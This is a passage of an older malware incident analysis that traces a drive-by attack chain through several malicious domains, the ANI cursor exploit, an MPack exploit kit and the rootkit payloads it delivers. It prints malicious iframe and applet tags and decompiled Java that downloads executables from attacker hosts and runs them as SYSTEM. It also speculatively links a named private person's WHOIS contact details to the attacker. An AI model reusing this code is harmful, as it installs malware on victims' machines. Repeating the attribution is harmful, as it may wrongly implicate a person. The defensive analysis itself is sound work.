UkZOwgKDRIZDRwRWhQeAjRWKEAQABADC18SPBobF1gNQ1ZcUk4DEx5HS0UGVBQEARkGTQcDChADE
S0VBwFLXUJKejAUUjUJMyMEJ
. . . snip . . .
zV2DyoGFEMEUggbCEdHT3keaxFmWUoHDCEdAh1QbQ==', null);
</script>
```

(Note: The page lc1008.html has been upgraded to include a third attack since the above request now includes an iframe at the bottom of the page:

```
<iframe width=2 height=2 src=http://lntop.info/l3/?id=61008></iframe>)
```

This was discovered March 28 2008. This addition will be elaborated on in section VIII.

(Note: All loads of Java Classes are relative to prolnx.info/ unless otherwise noted.)

At this point the attack forks into several similar vectors. The first utilizes an *us1008.anr* buffer overflow, and the second utilizes the JavaScript function `qpYrz('WhQeExgMF…snip…bQ==',null)`. These attacks are focused on delivering multiple payloads. These have been separated based on primary function, which are:

1. Payload providing long term control and covert access of exploited targets.
    - In this case, the payload installs the **agony** rootkit and sets up a covert channel on the target.
2. Payload providing modular control and access to target.
    - This payload provides dynamic extension of payloads through covert or obfuscated channels. This payload is very concerning due to its modular nature it can be morphed on the server side to any purpose, and remain the same on the target.

First the function `qpYrz()` will be discussed because it delivers both payloads where the us1008.anr exploit only delivers payload 2. The function qpYrz() deobfucates the remainder of the webpage and then issues a `"GET /?id=1008&t=other&o=0 HTTP/1.1"` and attemps to run the downloaded file from the users Temporary Internet Files directory. If the user is running with administrator writes this successfully installs the agony rootkit. (Further discussion on this file below)

The deobfucated webpage continues by loading animan.class which allows the malicious webpage to extend the class Applet and updates the current webpage to this:

```
<applet archive=Java2SE.jar code=Java2SE.class width=1 height=1
MAYSCRIPT>
<param name=usid value=1008>
<param name=uu value=http://prolnx.info/>
<param name=tt value=other>
</applet>
<applet archive=dsbr.jar code=MagicApplet.class width=1 height=1
name=dsbr MAYSCRIPT>
<param name=ModulePath value=http://prolnx.info/?id=1008&t=other&o=2>
</applet>
```

The first Applet then loads Java2SE.jar and /com/ms/lang/RegKeyException.class.
The second Applet then loads dsbr.jar and /com/ms/security/securityClassLoader.class.
All Java Classes that were downloaded from prolnx.info were intercepted and decompiled using jad and deobfuscated using manual techniques and are included in the Appendex's.
Both applets utilize several variables gathered from their applet param's which possibly identify the target. They are commonly used with web requests to http://prolnx.info/ and are of the following format:
From Java2SE.class member of Java2SE.jar

```
Where s = getParameter("usid"); s5 = getParameter("uu"); s6 =
getParameter("tt");
usid=1008 uu=http://prolnx.info/ tt=other
OPlog(s5 + "?id=" + s + "&t=" + s6 + "&o=4");
```

http://prolnx.info/?id=1008&t=other&o=4

From Installer.class member of dsbr.jar

```
Where s = applet.getParameter("ModulePath");
ModulePath=http://prolnx.info/?id=1008&t=other&o=2
URLDownloadToFile(0, s, s2, 0, 0);
```

http://prolnx.info/?id=1008&t=other&o=2

md5sum: adc6d03bc7ac04e2ddf9dea7ecee994f
Any webrequests of this format including the first download "GET /?id=1008&t=other&o=0 HTTP/1.1" receives a UPX packed binary with the above md5sum that delivers a payload of type 1 and installs the root kit agony. However delivering the same payload each Applet executes the method uniquely. Presumably this is for persistence and a greater degree of overall success in infection.
The methods for delivering payloads are as follows:
From Java2SE:
First attempts to run as SYSTEM by detecting ActiveX control,

```
if(Class.forName("com.ms.security.PolicyEngine") != null)
                PolicyEngine.assertPermission(PermissionID.SYSTEM);
```

It then attempts to download and execute payload 2 and download payload 1.

```
as[0] = s1 + "\\us" + s + ".ex" + "e";
       try        {
            URL url = new URL(s5 + "gf" + s + ".jpg");
            java.io.InputStream inputstream = url.openStream();
            BufferedInputStream bufferedinputstream = new
BufferedInputStream(inputstream);
            FileOutputStream fileoutputstream = new FileOutputStream(as[0]);
            do            {
                int i = bufferedinputstream.read();
                if(i == -1)
                    break;
                fileoutputstream.write(i);
            } while(true);
            fileoutputstream.close();
            Process process = Runtime.getRuntime().exec(as); ← Executing
us1008.exe
            OPlog(s5 + "?id=" + s + "&t=" + s6 + "&o=4"); ← Downloads payload
1
       }
```

A Payload of type 2 will be downloaded from prolnx.info/gf1008.jpg and will be saved to either *System.getProperty("java.io.tmpdir");* or *System.getProperty("user.home");* or *System.getProperty("user.dir");* or finally s1 = "\\WINDOWS\\Temp"; as us1008.exe. An analysis of this exe is found in section ???
The download of payload 1 is saved to the browsers temporary directory but not executed.
From MagicApplet:
First it deobfuscates and loads URLClassLoader.class and NewObject.class.

```
for(int i = 0; i < URLClassLoader_def.length; i++)
```

```
            URLClassLoader_def[i] = (byte)(URLClassLoader_def[i] ^ 5);
        for(int j = 0; j < NewObject_def.length; j++)
            NewObject_def[j] = (byte)(NewObject_def[j] ^ 6);
```

It then attempts to alter the ActiveX permissions for the applet to allow unrestricted access as SYSTEM using ActiveX properties and finally download and executing payload 1.

```
public void setApplet(URL url, Applet applet)    {
       String s = applet.getParameter("ModulePath");
       if(s == null)
           s = url.toString() + "msits.exe";
       try       {
           PolicyEngine.assertPermission(PermissionID.SYSTEM);
           try           {
               StringBuffer stringbuffer = new StringBuffer(256);
               String s1 = "abcdefghijklmnopqrstuvwxyz0123456789";
               String s2 = "";
               Kernel32.GetWindowsDirectory(stringbuffer, 256);
               int j = 0;
               double d;
               do                {
                   d = Math.random();
                   int i = (int)Math.round(d * 35D);
                   char c = s1.charAt(i);
                   s2 = s2 + c;
               } while(d != 0.0D && ++j < 8);
               s2 = stringbuffer + "\\" + s2 + ".exe";
```

This piece randamizes the final exe name for payload 1. I've included several examples:

```
665bb8an.exe
hy5kxe7b.exe
0m5zidt5.exe

File file = new File(s2);
System.loadLibrary("URLMON");
URLDownloadToFile(0, s, s2, 0, 0);
if(!file.exists())               {
      Kernel32.Sleep(2000);
      URLDownloadToFile(0, s, s2, 0, 0); ← Downloads payload 1
}
Runtime.getRuntime().exec(s2); ← Executes payload 1
}
```

The type 1 payload will be downloaded from prolnx.info/?id=1008&t=other&o=2 and saved to C:\WINDOWS\system32\ with random name ie. 0m5zidt5.exe and executed as SYSTEM.


The us1008.anr exploit is run from the following piece of lc1008.html.

```
<style>
* {CURSOR: url("anr/us1008.anr")}
</style>
```

`The file anr/us1008.anr is itself a paylod of type 2.` (Win32.Exploit.MS05-002.Anr) www.prolnx.info/anr/us1008.anr has the file header *`RIFF....ACONanih`* and contains the string c:\anr1008.exe as well as urlmon.dll.

Using the same wget method the file *swp.jpg* was acquired. A hex editor shows that rather than the expected JPG file format header we see instead:

MZ.....PE..L...FSG!



A quick scan with PEID verifies that it is indeed a PE file packed with FSG. After unpacking and disassembling the executable it is determined that the file appears to be a file grabber whose main function is to perform the following action:

`\Program Files\Internet Explorer\iexplore.exe http//gomyhit.com/MTkyNzg/2/5645/ax1/ed1/ex1//`

This illustrates the modular nature of type 2 payloads, however this particular example starts another set of iframe redirects it shows the basic premise behind such payloads.
Further analysis on gomyhit.com can be found in section **VII**.

VI. THE MPACK INSTALLATION AND OTHER UPDATEONLINE FILES

Further analysis of the www.updateonline.cc website was performed as well as analysis on the various pieces of code stored there and several directories were located containing malicious code. Many of the files are world readable over the web. The main subdirectory storing the malicious code is www.updateonline.cc/winupdate and within this directory are three others; /newgate, mpack, and mpack9.


All the known mpack files were wgetted from each of the two directories with somewhat differing results. Several files existed but had 0 bytes of content and several expected files such as Settings.php did not exist. Based on the stats these two particular mpack kits either have not been used or are for

testing or future use. Other installations may exist or the files may be spread across several different websites to further complicate and obfuscate the setup.


```
39e311c2c2540eef4c0600884ca16256  ../mpack/admin.php               size 4
9952a8effc9ff141524caadf1c960d3b  ../mpack/ani2.dat                size 4
cee26152408b44fce4d6cb6d2910222d  ../mpack/ani2.php                size 4
cb343ef2471ecd1cef59c64aa4b41a45  ../mpack/anifile.php             size 4
d41d8cd98f00b204e9800998ecf8427e  ../mpack/cryptor.php             size 0
d41d8cd98f00b204e9800998ecf8427e  ../mpack/crypt.php               size 0
d41d8cd98f00b204e9800998ecf8427e  ../mpack/ff.php                  size 0
04ae32dbe28526220bd4063ed7a4a500  ../mpack/file.php                size 116
d41d8cd98f00b204e9800998ecf8427e  ../mpack/flush.php               size 0
d41d8cd98f00b204e9800998ecf8427e  ../mpack/fout.php                size 0
103267785a7a9b3a4142428ba7d6da99  ../mpack/index.php               size 4
c7f6d91fec41ba408f58c8cca6d7cce6  ../mpack/logincheck.php          size 4
24097421da20bbd4fc149162b77db174  ../mpack/maketable.php           size 4
d41d8cd98f00b204e9800998ecf8427e  ../mpack/mdac4.php               size 0
8a2ae6bcd0996b250b5e31a38e33df81  ../mpack/megapack1.php           size 4
d41d8cd98f00b204e9800998ecf8427e  ../mpack/ms06-044_w2k.php        size 0
f0e7268aeb0369ab0a4f5e71e4a2b5f3  ../mpack/stats.php               size 4
d41d8cd98f00b204e9800998ecf8427e  ../mpack/urlworks.php            size 0


9d215d5224323e6de437e935e778e46a  mpack9/admin.php                 size 4
9952a8effc9ff141524caadf1c960d3b  mpack9/ani2.dat                  size 4
cee26152408b44fce4d6cb6d2910222d  mpack9/ani2.php                  size 4
ac9315898a5ee821b5ce3748c9cd9793  mpack9/anifile.php               size 4
d41d8cd98f00b204e9800998ecf8427e  mpack9/cryptor.php               size 0
d41d8cd98f00b204e9800998ecf8427e  mpack9/crypt.php                 size 0
d41d8cd98f00b204e9800998ecf8427e  mpack9/ff.php                    size 0
4d93e9c84e2f064f9696106809092d60  mpack9/file.php                  size 48
af07d54aa09790fe35da1176146fedc1  mpack9/flush.php                 size 4
d41d8cd98f00b204e9800998ecf8427e  mpack9/fout.php                  size 0
c869e906c335124379f5297b2806be68  mpack9/index.php                 size 32
1bec67cba0221ebd689b41bbda86b842  mpack9/ip_0day.txt               size 4
369349af5cbb500ad1bb5de0f3913e8c  mpack9/ip_all.txt                size 4
65402554ca43c0a8f143ba02de02d5af  mpack9/Readme.txt                size 4
f0e7268aeb0369ab0a4f5e71e4a2b5f3  mpack9/stats.php                 size 4
d41d8cd98f00b204e9800998ecf8427e  mpack9/urlworks.php              size 0
d41d8cd98f00b204e9800998ecf8427e  mpack9/xml.php                   size 0
```

There are only slight differences in the files of each different directory although it appears that the mpack9 directory has seen more use and the two executables are substantially different. The source of the mpack9/admin.php file is a typical mpack admin login page:

```
<style>
<!--
.stext { font-family:Tahoma; font-size:8pt; color:white; text-align:right; }
.heading { font-family:Arial; font-weight:400; font-size:18pt; color:rgb(255,153,0); letter-
spacing:90%; }
.tbldata { font-family:Tahoma; font-weight:bold; font-size:13; color:rgb(204,204,204); }
.tblhead { font-family:Verdana; font-weight:bold; font-size:9pt; color:white; }
.sstext { font-family:Tahoma; font-size:8pt; color:rgb(204,204,204); }
.csfa { font-family:Tahoma; font-weight:bold; font-size:13; color:rgb(386,816,970); }
.css0 { font-family:Tahoma; font-size:8pt; color:rgb(255,153,0); }
-->
</style>
<html><body bgcolor="black" text="white" link="blue" vlink="purple" alink="red"><table
border="0" width="100%"><tr height="100%" align="center" valign="middle"><td
width="100%"><p> </p><form name="form1" method="post"><p><input type="text"
name="l"><br><input type="password" name="p" size="20"><br><input type="submit" name="s"
value="Login"> <br><br>Unauthorised access prohibited. All activity is being
monitored.</p></form></td></tr></table></body></html>
```



And the stats page is a typical mpack stats page:



The ip_all.txt and ip_0day.txt only contained one IP address entry multiple times. These are log files mpack uses to track visitors to its sites and exploited systems. It's possible that this is the attackers home DSL IP address being used while they tested their mpack installation:

78.155.196.69
n196-155-78-static-69.rsspnet.ru. (looks like a possible Russian DSL line?)


```
domain:     RSSPNET.RU
nserver:    ns2.rts.spb.ru.
nserver:    ns.rts.spb.ru.
```

```
person:     Igor Sergeevich Diakonov
phone:      +7 921 4212525
e-mail:     igorsd@sysadmins.spb.ru
```

The network is owned by:

```
descr:          RZT-Servis
country:        RU
notify:         rztncc@yahoo.com
address:        Lomonosova sq. 1
address:        191011
address:        SAINT-PETERSBURG
address:        Russian Federation
phone:          +78123142643
e-mail:         rztncc@sysadmins.spb.ru
address:        191011 Saint-Petersburg, Russia
changed:        narr@rts.spb.ru 20070906
```

The mpack readme file is also available word readable over the web.



The two *file.php* file existing in the mpack and mpack9 subdirectories are both PE files rather than php. They both show up as invalid when read by PEID but the headers when viewed in a hex editor are valid. Neither of the files are detected by AV.


aabecaa5c06524d8f4b2cdca95f35a89	*mpack9	_file.php.exe	49108 bytes
2f44c17fddb94cbc4fc9e7cb1fad583c	*mpack	_file.php.exe	115947 bytes

Many tools such as peinfo, lordpe, IDA, and fail at analyzing the files and report that they are not valid PE files. The unix file command reports "*MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit* " and in a hex editor they show the normal dos file executable header:

```
MZ.....................@.....................................................!..L.!This program
cannot be run in DOS mode.
```

When the program is executed, it runs under ntvdm.exe. Ollydbg states that it is probably not an executable. Executing it from a dos window gives the error "This program cannot be run in DOS mode". It is possible the executables are corrupted, or packed with some extreme custom packer. However when the files are executed under Microsoft Debugging Tools logger many API calls are made. Several of these calls coincide with ntvdm.exe calls, however running ntvdm.exe by itself does not log any api calls. There are many calls to GetProcAddress which intern reference functions for accessing audio devices.

Two temp files are created in c:\windows\temp\scs*.tmp where * is 2 digits. These files contain autoexec.bat and config.sys content which does not match the original content on the victim machine, but which adds entries for sound blaster compatibility. It is possible that these files are doing nothing and what is being seen is residual effects from ntvdm attempting to execute the files, but it is also possible these files are trying to access audio devices in order to record and ex-filtrate audio data from the target.



Log Viewer 2.09 (C:\Documents and Settings\root\Desktop\LogExts_mpack\ntvdm.exe.lgv)

File Search View Help

+/-	#	T...	Caller	Module	Time Elapsed(m:...	Call Duratio...	API Function	Return value
+	d0 128	1	0F00972B	ntvdm.exe	000:00:037	8	Sleep	
+	d0 129	2	0F012010	ntvdm.exe	000:00:037	37	SetThreadPriority	Ret = TRUE
	d0 130	1	0F0172E6	ntvdm.exe	000:00:037	2	GetCurrentThreadId	Ret = 0x0000069C
-	d0 131	1	0F009D09	ntvdm.exe	000:00:037	51	**RegOpenKeyExA**	Ret = ERROR_SUCCESS
	hKey = HKEY_LOCAL_MACHINE							phkResult = 0x0205FC2C
	lpSubKey = "SYSTEM\CurrentControlSet\Control\VirtualDeviceDrivers"							*phkResult = 0x0000009C
	ulOptions = 0x00000000							
	samDesired = KEY_QUERY_VALUE							
	phkResult = 0x0205FC2C							
	*phkResult = 0x00000000							
+	d0 132	1	0F009D50	ntvdm.exe	000:00:037	136	RegQueryInfoKeyA	Ret = ERROR_SUCCESS
+	d0 133	1	0F006C72	ntvdm.exe	000:00:038	3	HeapAlloc	Ret = 0x02FE0A30
+	d0 134	1	0F009DB6	ntvdm.exe	000:00:038	12347	RegQueryValueExA	Ret = ERROR_SUCCESS
+	d0 135	1	0F009DF5	ntvdm.exe	000:00:050	12	RegCloseKey	Ret = ERROR_SUCCESS
+	d0 136	1	0F0057D0	ntvdm.exe	000:00:050	3	HeapFree	Ret = TRUE
+	d0 137	1	0F03D1DF	ntvdm.exe	000:00:051	3028	LoadLibraryA	Ret = 0x76B40000
+	d0 138	1	0F03D1FD	ntvdm.exe	000:00:092	4	GetProcAddress	Ret = 0x76B5BA77
+	d0 139	1	0F03D20F	ntvdm.exe	000:00:092	3	GetProcAddress	Ret = 0x76B5B9EA
+	d0 140	1	0F03D221	ntvdm.exe	000:00:093	3	GetProcAddress	Ret = 0x76B4626D
+	d0 141	1	0F03D233	ntvdm.exe	000:00:093	3	GetProcAddress	Ret = 0x76B5B7BC
+	d0 142	1	0F03D245	ntvdm.exe	000:00:093	3	GetProcAddress	Ret = 0x76B45211
+	d0 143	1	0F03D257	ntvdm.exe	000:00:093	3	GetProcAddress	Ret = 0x76B5BBAF
-	d0 144	1	0F03D269	ntvdm.exe	000:00:093	3	**GetProcAddress**	Ret = 0x76B5BBED
	hModule = 0x76B40000							
	lpProcName = "waveOutRestart"							
-	d0 145	1	0F03D27B	ntvdm.exe	000:00:094	3	**GetProcAddress**	Ret = 0x76B5BC2B
	hModule = 0x76B40000							
	lpProcName = "waveOutReset"							
-	d0 146	1	0F03D28D	ntvdm.exe	000:00:094	3	**GetProcAddress**	Ret = 0x76B45736
	hModule = 0x76B40000							
	lpProcName = "waveOutClose"							
-	d0 147	1	0F03D29F	ntvdm.exe	000:00:094	3	**GetProcAddress**	Ret = 0x76B5BCB8
	hModule = 0x76B40000							
	lpProcName = "waveOutGetPosition"							
-	d0 148	1	0F03D2B1	ntvdm.exe	000:00:094	3	**GetProcAddress**	Ret = 0x76B45A5A
	hModule = 0x76B40000							
	lpProcName = "waveOutWrite"							

Looking at the strings one can see these files appear to be Microsoft Calc.

```
0001B879   0001B879      0   calc.hlp
0001BDE1   0001BDE1      0   CompanyName
0001BDFB   0001BDFB      0   Microsoft Corporation
0001BE2D   0001BE2D      0   FileDescription
0001BE6E   0001BE6E      0    Windows
0001BE85   0001BE85      0   FileVersion
0001BE9F   0001BE9F      0   5.2.3790.0 (srv03_rtm.030324-2048)
0001BF99   0001BF99      0   OriginalFilename
0001BFBB   0001BFBB      0   CALC.EXE
```

However the files are most definitely not Calc. Its possible that something has been bound to Calc, or that the Calc file has been packed / corrupted by a very strange packer process. When running it in OllyDbg, we loop, hit an SEH, loop, hit an SEH, etc. until execution proceeds normally. This can be indicative of an advanced staged unpacker which uses exceptions to jump to the next unpacking stage. Or it's simply a broken file.
Of further interest is the fact that the files contain the following string:

```
0001C395   0001C395      0
PAPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADD
INGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPAD
DINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPA
DDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADD
```

